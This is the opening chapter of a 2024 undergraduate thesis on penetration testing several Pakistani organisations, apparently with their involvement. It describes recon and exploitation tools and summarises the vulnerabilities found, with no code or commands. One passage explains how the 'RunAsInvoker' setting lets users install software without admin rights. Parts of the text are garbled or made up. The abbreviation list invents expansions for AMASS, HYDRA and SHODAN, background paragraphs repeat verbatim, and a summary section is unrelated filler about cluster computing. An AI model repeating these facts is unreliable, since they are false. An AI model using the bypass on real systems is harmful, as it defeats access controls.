Uni-Takedown Tactics

Session 2020-2024

By

Abubakkar
Haroon Khan

Bachelor of Science in Software Engineering

Department of Computer Science
City University of Science & Information Technology
Peshawar, Pakistan
August, 2024

Uni-Takedown Tactics

Session 2020-2024

By

Abubakkar
Haroon Khan

Supervised by

Mr. Wahab Khan

Department of Computer Science
City University of Science & Information Technology
Peshawar, Pakistan
August, 2024

Uni-Takedown Tactics

By

Abubakkar (11827)
Haroon Khan (11833)

CERTIFICATE

A THESIS SUBMITTED IN THE PARTIAL FULFILMENT OF THE REQUIRMENTS FOR THE DEGREE OF BACHELOR OF SCIENCE IN SOFTWARE ENGINEERING

We accept this dissertation as conforming to the required standards

(Supervisor)
Mr. Wahab Khan

(Internal Examiner)

(External Examiner)

(Head of the Department)

(Coordinator FYP)

(Approved Date)

Department of Computer Science
City University of Science & Information Technology
Peshawar, Pakistan
August, 2024

Dedication

We dedicate this work to all those who tirelessly work towards enhancing cybersecurity measures worldwide. Your dedication and commitment to securing digital assets and protecting individuals and organizations from cyber threats inspire us to continually strive for excellence in this field.

Declaration

We hereby declare that the information presented in this work is the result of our own project and analysis. Any external sources used are duly acknowledged and referenced. This work has not been submitted elsewhere for any academic or professional purpose.

Abubakkar(11827)
Haroon Khan(11833)
August, 2024

Abstract

In an era marked by rapid technological advancement and interconnectedness, cybersecurity has become a critical concern for organizations worldwide. This thesis addresses the pressing need for robust security measures in the face of evolving cyber threats by conducting comprehensive security assessments and bug hunting for diverse organizations. Specifically, the vulnerabilities and risk profiles of Sash Smart Alpha Software House, Gulltrader, Chamkani Model School, City University System, and Edward College Peshawar are examined. The project employs a proactive approach, integrating both automated and manual testing methods to identify and remediate security vulnerabilities in web applications and systems. A methodology rooted in ethical hacking principles is outlined, utilizing a range of tools and techniques for reconnaissance, penetration testing, and post-exploitation analysis. The findings are synthesized into detailed reports, providing actionable recommendations for enhancing cybersecurity posture and ensuring uninterrupted business operations. Ultimately, this project aims to fortify the digital infrastructure of the targeted organizations against the ever-evolving threat landscape.

Acknowledgment

We would like to express my sincere gratitude to the following individuals and organizations for their invaluable support and contribution to this project.

Our supervisor, Mr. WAHAB KHAN, for their guidance, encouragement, and valuable insights throughout the research process. The contributors and maintainers of the cybersecurity tools mentioned in this work, including Google Dorks, Whois lookup, Wappalyzer, Zoomeye, Synces, Sublister, Amass, Subfinder, and Shodan, for their role in advancing cybersecurity practices. Our family and friends for their unwavering support and understanding during the challenging phases of this project. The academic community and research institutions for providing a conducive environment for knowledge exchange and collaboration. Each of you has played a significant role in shaping this work, and for that, We deeply grateful.

Table of Contents

List of Figures

List of Abbreviations

AMASS	Archival Management And Storage System.
CMS	Content Management System.
HYDRA	Hierarchical Yet Dynamically Reprogrammable Architecture.
IP	Internet Protocol.
Masscan	Network scanner.
NMAP	Network Mapper .
RECON	Reconnaissance.
SASH	Smart Alpha Software House.
SHODAN	Sentient Hyper-Optimised Data Access Network.
SYNCES	Synchronization.
TCP	Transmission Control Protocol.
URL	Uniform Resource Locator.
WFUZZ	The Web Fuzzer.
Xml	Extensible Markup Language.
ZAMP	Zeppelin Media and Production.

Chapter 1

Introduction

1.1 Overview

In an era where technological advancements are driving unprecedented connectivity and innovation, the concern for cybersecurity has emerged as a paramount consideration for organizations across the spectrum of sizes and industries. The dynamic and ever-evolving threat landscape, marked by increasingly sophisticated cyber attacks, underscores the urgency for robust security measures. Recognizing the gravity of this contemporary challenge, our project is strategically positioned at the forefront of cybersecurity, addressing the unique vulnerabilities and risk profiles of three diverse organizations: Sash Smart Alpha Software House, Gulltrader, and Chamkani Model School under the City University System, along with Edwards College Peshawar. By adopting a proactive approach, we aim to conduct thorough and comprehensive security assessments, coupled with diligent bug hunting, to fortify the digital infrastructure of these entities.

1.2 Background

Cybersecurity threats have the potential to impact organizations across various sectors, posing risksto data integrity, operational continuity, and overall business stability. Over the years, several high-profile cyber attacks have demonstrated the diverse ways in which organizations can be targeted. For instance, in 2017, the WannaCry ransomware attack [1] affected organizations globally, exploiting vulnerabilities in outdated software and causing widespread disruption. Financial institutions often face threats like phishing attacks and data breaches, jeopardizing customer trust and financial stability. Critical infrastructure, such as power grids and healthcare systems, can be targeted, as seen in the Stuxnet attack that specifically aimed at industrial control systems. Social engineering tactics, exemplified by the 2016 DNC email hack [2], highlight the political ramifications of cyber threats. These incidents underscore the urgency for organizations to continually update their cybersecurity measures, adapt to emerging threats, and implement robust defenses to safeguard against the evolving landscape of cyber attacks.This attack underscored the vulnerabilities present in many IT systems, highlighting the need for robust patch management and proactive cybersecurity measures. Financial institutions, in particular, often face threats like phishing attacks and data breaches, jeopardizing customer trust and financial stability. The 2013 Target data breach, which resulted in the theft of 40 million credit and debit card numbers, significantly damaged the company's reputation and financial standing, serving as a stark reminder of the potential financial and reputational damages that can arise from such incidents [3].

Critical infrastructure, such as power grids and healthcare systems, can be targeted, as seen in the Stuxnet attack that specifically aimed at industrial control systems, causing substantial operational setbacks [4]

This attack demonstrated how cyber threats could be utilized as tools of geopolitical conflict, targeting the operational technology (OT) that controls physical processes in critical infrastructure. Social engineering tactics, exemplified by the 2016 DNC email hack, highlight the political ramifications of cyber threats and the extent to which they can influence public trust and international relations [5]. The hack involved spear-phishing emails that deceived recipients into divulging their credentials, emphasizing the importance of user awareness and training in cybersecurity defenses. Moreover, the 2014 Sony Pictures hack exposed sensitive employee data and unreleased films, illustrating the severe repercussions of inadequate cybersecurity measures [6]. This incident highlighted the vulnerabilities associated with insider threats and the need for comprehensive security policies that include data encryption and regular security audits. In the wake of the 2020 SolarWinds cyber attack, which infiltrated numerous government and private sector organizations, the necessity of robust cybersecurity practices has been further emphasized. This attack, attributed to nation-state actors, exploited weaknesses in the software supply chain, demonstrating that even well-established organizations are not immune to sophisticated cyber threats [7]. The attackers inserted malicious code into a trusted software update, allowing them to compromise thousands of organizations. This incident underscored the critical need for supply chain security and the implementation of zero-trust architectures. Research supports the importance of regular security assessments. For instance, a study by Venter and Eloff (2003) emphasizes the need for comprehensive security assessment methodologies to identify and address potential vulnerabilities in IT systems [8]. Their taxonomy for information security technologies categorizes various security measures and highlights the necessity of a multi-layered approach to cybersecurity. Furthermore, a study by Karabacak and Sogukpinar (2005) on risk analysis approaches for information security supports the necessity of systematic assessments to manage and mitigate cybersecurity risks effectively [9]. Their proposed ISRAM method provides a structured approach to risk analysis, enabling organizations to identify, assess, and prioritize risks systematically. The COVID-19 pandemic has exacerbated cybersecurity challenges, as remote work and digital interactions have surged. A study by Deloitte indicates that cyber attacks have increased by 40 Percent since the onset of the pandemic, with phishing and ransomware being the most prevalent threats [10]. The rapid shift to remote work environments has expanded the attack surface, making organizations more vulnerable to cyber threats. Cybercriminals have capitalized on the chaos caused by the pandemic, launching targeted attacks against remote workers and exploiting vulnerabilities in remote access technologies.

To address these evolving threats, organizations must adopt a proactive approach to cybersecurity. This includes implementing regular security assessments, staying abreast of emerging threats, and continuously updating their cybersecurity measures. The importance of cybersecurity frameworks, such as the NIST Cybersecurity Framework and ISO/IEC 27001, cannot be overstated. These frameworks provide organizations with a structured approach to managing and mitigating cybersecurity risks, ensuring that they are well-prepared to defend against a wide range of threats.

This attack underscored the vulnerabilities present in many IT systems, highlighting the need for robust patch management and proactive cybersecurity measures. Financial institutions, in particular, often face threats like phishing attacks and data breaches, jeopardizing customer trust and financial stability. The 2013 Target data breach, which resulted in the theft of 40 million credit and debit card numbers, significantly damaged the company's reputation and financial standing, serving as a stark reminder of the potential financial and reputational damages that can arise from such incidents.

1.3 Motivation

Our motivation for this project stems from the increasing frequency and sophistication of cyber threats targeting organizations' digital infrastructures. With the rise of data breaches and cyber-attacks, there is a critical need for organizations to ensure robust security measures are in place. Organizations such as Gull Autos and Smart Alpha Software House, which deal with significant amounts of sensitive data and have extensive digital operations, are particularly vulnerable to these threats. By conducting comprehensive security assessments, we aim to proactively identify potential vulnerabilities within their systems. This project is driven by the desire to equip these organizations with the knowledge and tools necessary to strengthen their cybersecurity posture. Additionally, by providing detailed and actionable reports based on our assessments, we assist these organizations in implementing effective security strategies to protect their sensitive data, maintain operational integrity, and uphold the trust of their stakeholders. Our ultimate goal is to contribute to the long-term resilience and security of these organizations, helping them navigate the evolving landscape of cyber threats with greater confidence and preparedness.

1.4 Problem Statement

The increasing reliance on web applications has introduced significant security vulnerabilities that expose sensitive data to potential breaches and disrupt business operations. Despite advancements in cybersecurity, many organizations still struggle to effectively identify and mitigate these vulnerabilities, compounded by the rapid evolution of attack techniques and the complexity of web applications.

Organizations face challenges in maintaining the integrity, confidentiality, and availability of sensitive data. Many have been compromised due to inadequate security measures, leading to financial losses, reputational damage, and operational disruptions. The rapid evolution of cyber threats and the sophistication of attackers further exacerbate these issues.

There is a pressing need for a thorough security assessment to uncover and address these vulnerabilities, providing organizations with actionable insights to enhance their cybersecurity posture. The goal is to equip organizations with the necessary tools and knowledge to safeguard their web applications, ensuring data protection and business continuity.

1.5 Proposed Solution

The penetration testing reports for Smart Alpha Software House and Gul Autos identify critical vulnerabilities and propose solutions to enhance security. Smart Alpha's report addresses high and medium priority issues such as XMLRPC vulnerability and Server DoS attacks by recommending actions like disabling XMLRPC Ping Back functionality and applying patches. Similarly, Gul Autos' report discusses medium and low priority issues including Account Hijack and XMLRPC vulnerability, suggesting measures like securing login directories and implementing strong authentication protocols. Additionally, vulnerabilities discovered in Chamkani Model School involve directory listing, cross-site scripting, and regular expression denial of service, for which recommendations include reconfiguring web servers, updating libraries, and implementing stricter access controls. In the case of unauthorized installations in Systems and Networks of City University, restricting command prompt usage is recommended to prevent unauthorized script-based installations, ensuring system security and integrity. These reports emphasize the urgency of addressing vulnerabilities to fortify defenses against cyber threats.

1.6 Pentesting Insights

In short, both reports outline the findings and recommendations from penetration testing (pentesting) exercises conducted to identify vulnerabilities and strengthen the security posture of two different organizations: Smart Alpha Software House, Gul Autos, Chamkani Model School and Systems and Networks of City University.

1.6.1 For Smart Alpha Software House

High-priority issues included vulnerabilities like XMLRPC vulnerability and Server DoS attack.Medium-priority issues included vulnerabilities like Account Hijack and Remote Code Execution. Recommendations included actions like disabling XMLRPC Ping Back functionality and applying patches and updates to mitigate vulnerabilities.

1.6.2 For Gul Autos

Medium-priority issues included vulnerabilities like Account Hijack and Low-priority issues included vulnerabilities like XMLRPC vulnerability and Sub-resource Integrity (SRI) attribute. Recommendations included avoiding using insecure login directories, implementing strong authentication methods, and ensuring proper configuration of security features like SRI.

Overall, both reports emphasize the importance of addressing vulnerabilities promptly to enhance the defense mechanisms against potential cyber threats.

1.6.3 Chamkani Model School

Prototype pollution is a JavaScript vulnerability where attackers manipulate object prototypes, potentially leading to denial of service or remote code execution. It occurs when attackers inject properties into existing prototypes, such as objects, enabling them to control default values and tamper with application source code. To prevent this, best practices include input validation and thorough code reviews.

1.6.4 Systems and Networks of City University

Unauthorized installations pose a significant threat to computer systems, potentially compromising the entire system, including servers. To mitigate this risk, it's crucial to restrict command prompt access, preventing unauthorized script-based installations from occurring. In scenarios where users exploit vulnerabilities to install files, particularly executables (exe), even without constraints initially, alternative methods like using command prompt or batch files may be employed. By employing specific compatibility mode settings, such as "RunAsInvoker," attackers can execute installations without requiring admin authorization, launching software with the same privileges as the invoking user. This method allows the installation of potentially harmful software without the need for admin privileges, emphasizing the importance of strict control over command prompt usage to maintain system security and integrity.

1.6.5 Summary

The contribution of a thesis lies in introducing new findings, ideas, or techniques that advance knowledge in a specific field. It exposes performance issues related to high-speed communication on commodity clusters. The thesis introduces novel thinking and techniques to experimental computer science. It identifies research gaps and provides solutions, enhancing understanding and practical applications. Long-term impacts include predicting future effects of technology and contributing to ongoing advancements in the field.

1.7 Aim and Objectives

The aim and objectives of this study are

1.7.1 Aim

The primary aim of this project is to conduct comprehensive security assessments and bug hunting for the specified organizations.

1.7.2 Objectives

To conduct a comprehensive assessment of web applications and system and networks, with the goal of identifying and remedying security vulnerabilities. This initiative is designed to fortify data security measures and guarantee uninterrupted business operations in the face of potential breaches.Our specific objectives include:

- To identify potential security vulnerabilities and Bugs in their IT infrastructure.
- To assess the current state of their cybersecurity measures.
- To offer actionable recommendations for vulnerability/bugs remediation.
- To enhance the overall security awareness of the organizations' staff.

1.8 Tools Techniques

Our methodology will encompass a combination of industry-standard tools and techniques. We will tentatively utilize the following tools and Techniques:

1.8.1 Reconnaissance

Reconnaissance is the information-gathering stage of ethical hacking, where we will collect data about the target system. This data can include anything from network infrastructure to employee contact details. The goal of reconnaissance is to identify as many potential attack vectors as possible. Reconnaissance is of 2 types as shown in the Figure 1.1:




Figure 1.1: Reconnaissance

1.8.2 Passive Recon

Passive reconnaissance constitutes a meticulous strategy for gathering information about targeted systems without actively initiating direct interactions. In the execution of this method, a carefully curated set of tools and techniques guides our approach, delineated in detail in Figure1.2.

The visual representation not only serves as a comprehensive overview but also provides a nuanced insight into the specific tools and techniques instrumental in our passive reconnaissance methodology. This graphical representation serves as a strategic roadmap, enabling a detailed understanding of the elements shaping our approach to passive reconnaissance.




Figure 1.2: Passive Recon

1.8.3 Google Dorks

A Google Dorks to perform targeted searches on targeted organizations.Uncover potential vulnerabilities such as exposed login pages or directories that could be exploited by attackers. Identify any sensitive information inadvertently made public. [11].

1.8.4 Whois lookup

After identifying potential vulnerabilities,we will perform a Whois lookup on the domain togather ownership details for targeted organization.Understand domain registration information, ownership, and contacts.This insight aids in comprehending the organizational structure for targeted security assessments [12].

1.8.5 Wappalyzer

The Wappalyzer will be used to analyze the technologies employed on targeted organizations.Identify the underlying technologies, CMS, and server frameworks. This knowledge is crucial for anticipating and addressing potential vulnerabilities associated with the technology stack. [13].

1.8.6 Zoomeye

The Zoomeye will be used to search for publicly accessible devices and services associated with targeted organizations.Identify open ports, exposed services, or devices connected to the internet that may pose security risks. Assess the attack surface and potential entry points [14].

1.8.7 Synces

The Synces will be used to securely view shared files and folders related to targeted organizations.Identify any unintentionally exposed files or folders that may contain sensitive educational information. This step contributes to understanding potential data exposure points for the school [15].

1.8.8 Sublister

The Sublister will be used to enumerate subdomains associated with targeted organizations. Compile a comprehensive list of subdomains to reveal potential weak links or entry points in the educational institution's online infrastructure [16].

1.8.9 Amass

The Amass will be used to perform network mapping and external asset discovery for targeted organizations.Identify external-facing assets, including IP addresses and domains. This information is crucial for assessing the overall onliorgainization's security posture [17].

1.8.10 Subfinder

The Subfinder will Cross-verify and complement the subdomain enumeration process using Subfinder for targeted organizations.Ensure a thorough identification of potential subdomains,reducing the risk of overlooking critical entry points in the educational institution's infrastructure [18].

1.8.11 Shodan

The Shodan will be used to search for various types of servers connected to the internet for all organizations.Assess the security posture of identified servers, focusing on services relevant to each organization. This step aids in understanding potential vulnerabilities associated with publicly exposed servers. [19]

1.8.12 Active Recon

Active reconnaissance is a technique used in ethical hacking and cybersecurity to gather information about a target system or network by actively engaging with it. The goal of active reconnaissance is to identify vulnerabilities in thetarget system that can be exploited in a cyberattack. Tools and Techniques The tools Are Shown in the following Figure 1.3:




Figure 1.3: Active Recon

1.8.13 Netcat

The Netcat will be used to establish a connection to critical ports on targeted organizations servers.Identify potential vulnerabilities and assess the response of critical services [20].

1.8.14 Nmap

After Netcat will Conduct a thorough network discovery and security audit on the targeted organizations.Identify open ports, services, and potential security loopholes in the network infrastructure [21].

1.8.15 Masscan

will Complemented with Masscan for fast and efficient TCP port scanning.Expedite the identification of open ports and services to provide a comprehensive view of potential attack 10 surfaces [22].

1.8.16 Zmap

The Zmap will be used for large-scale scanning of targeted organization internet-facing infrastructure.Efficiently gather information on the internet-exposed assets, focusing on speed and scalability [23].

1.8.17 Burp suite

Apply Burp Suite for security testing of targeted organizations. Identify and exploit security vulnerabilities in web applications to assess the overall security posture [24].

1.8.18 Owasp Zap

If the Burp suit is limited by funcationalities we will Leverage OWASP ZAP for additional web application security scanning. Identify and address vulnerabilities in web applications with a focus on both new and professional penetration testers [25].

1.8.19 Nikto

The Nikto will be used to scan targeted organizations web server for vulnerabilities.Identify outdated server versions and potential vulnerabilities that could compromise the server [26].

1.8.20 Dirbuster

The Dirbuster will be used to perform brute-force file and directory discovery on targeted organizations.Identify concealed files and directories that may contain sensitive information, aiding in potential attacks [27].

1.8.21 Gobuster

Gobuster is a fast brute-force tool to discover hidden URLs, files, and directories within websites. This will help us to remove/secure hidden files and sensitive data. Gobuster also helps in securing sub-domains and virtual hosts from being exposed to the internet [28].

1.8.22 Wfuzz

The Wfuzz will be used to discover common vulnerabilities in targeted organization through fuzzing.Identify potential weaknesses by testing various inputs against the targeted organization [29].

1.8.23 Robots.text

Examine the Robots.txt and Sitemap.xml files of targeted organizations. Gather information on which URLs are accessible and indexed by search engines, helping identify potential exposure points [30].

1.8.24 Sitemap.xml

Examine the Robots.txt and Sitemap.xml files of targeted organizations. Gather information on which URLs are accessible and indexed by search [31].

1.8.25 Hydra

Apply Hydra to perform brute-force attacks on authentication services within targeted organizations.Test password security and crack passwords for network services to identify potential weaknesses [32].

1.8.26 Nmap and Masscan

Conduct a combined Nmap and Masscan scan for a comprehensive assessment of targeted organizations. Identify open ports, services, and potential vulnerabilities in both the university's network and systems. [33]

1.8.27 BloodHound

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory or Azure environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory or Azure environment. [34]

1.8.28 Gaining Access

In this phase, our objective is to conduct thorough penetration tests, employing a diverse array of tools explicitly outlined in Figure 3.5. The overarching goal is to gain access to the targeted organization through any means deemed necessary. The strategic use of these specified tools, as visually represented in the figure, serves as a tactical blueprint for our penetration testing approach. Each tool is carefully selected to address specific aspects of security evaluation, thereby enhancing the comprehensiveness of our endeavors to secure access to the targeted organization that are mention in the following Figure 1.4:




Figure 1.4: Gaining Access

1.8.29 Metasploit

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits [35].

1.8.30 Initial Exploitation

Use Metasploit to exploit known vulnerabilities identified during the reconnaissance phase.

1.8.31 Burp Suite

Apply Burp Suite for security testing of targeted organizations. Identify and exploit security vulnerabilities in web applications to assess the overall security posture.

1.8.32 Owasp ZAP

If the Burp suit is limited by funcationalities we will Leverage OWASP ZAP for additional web application security scanning. Identify and address vulnerabilities in web applications with a focus on both new and professional penetration testers.

1.8.33 Post-Exploitation

After successful exploitation, conduct post-exploitation activities using Metasploit modules. Explore compromised systems to identify sensitive information, assess the extent of access gained, and understand potential attack vectors.

1.8.34 Report

In this Phase we will report all the vulnerabilities and there severity to the organization and provide them with the necessary tactics for future prevention.The report will be generated according to our chart which is the following Figure 1.5:




Figure 1.5: Report


1.9 Methodology

The penetration tests were performed using the following methodology:

- Planning: Determining the goals, scope, and rules of engagement for the pen-test.
- Reconnaissance: Gathering information on the target environment to find potential attack vectors.
- Scanning: Identifying live hosts, open ports, and services running on servers.
- Vulnerability Assessment: Locating weaknesses in the system, be it software flaws or misconfigurations 2
- Exploitation: Attempting to exploit identified vulnerabilities to gain unauthorized access.
- Reporting: Documenting all findings and providing recommendations for improvement.

1.10 Threshold

On the basis of this table we given score and category. Which is shown in Figure 1.6:



Vulnerability scores and categories

Vulnerability Scores	Category	Description
0.0	None	The vulnerability has no impact on the system.
0.1-3.9	Low	The vulnerability has a minimal impact on the system, and exploitation is unlikely to cause significant harm.
4.0-6.9	Medium	The vulnerability has a moderate impact on the system, and exploitation could lead to some damage or disruption.
7.0-8.9	High	The vulnerability has a significant impact on the system, and exploitation is likely to cause substantial damage.
9.0-10.0	Critical	The vulnerability has a severe impact on the system, and exploitation is expected to cause critical damage or disruption.

Figure 1.6: Vulnerability Score And Category

1.11 Thesis Outline

This thesis has five chapters which is given below:

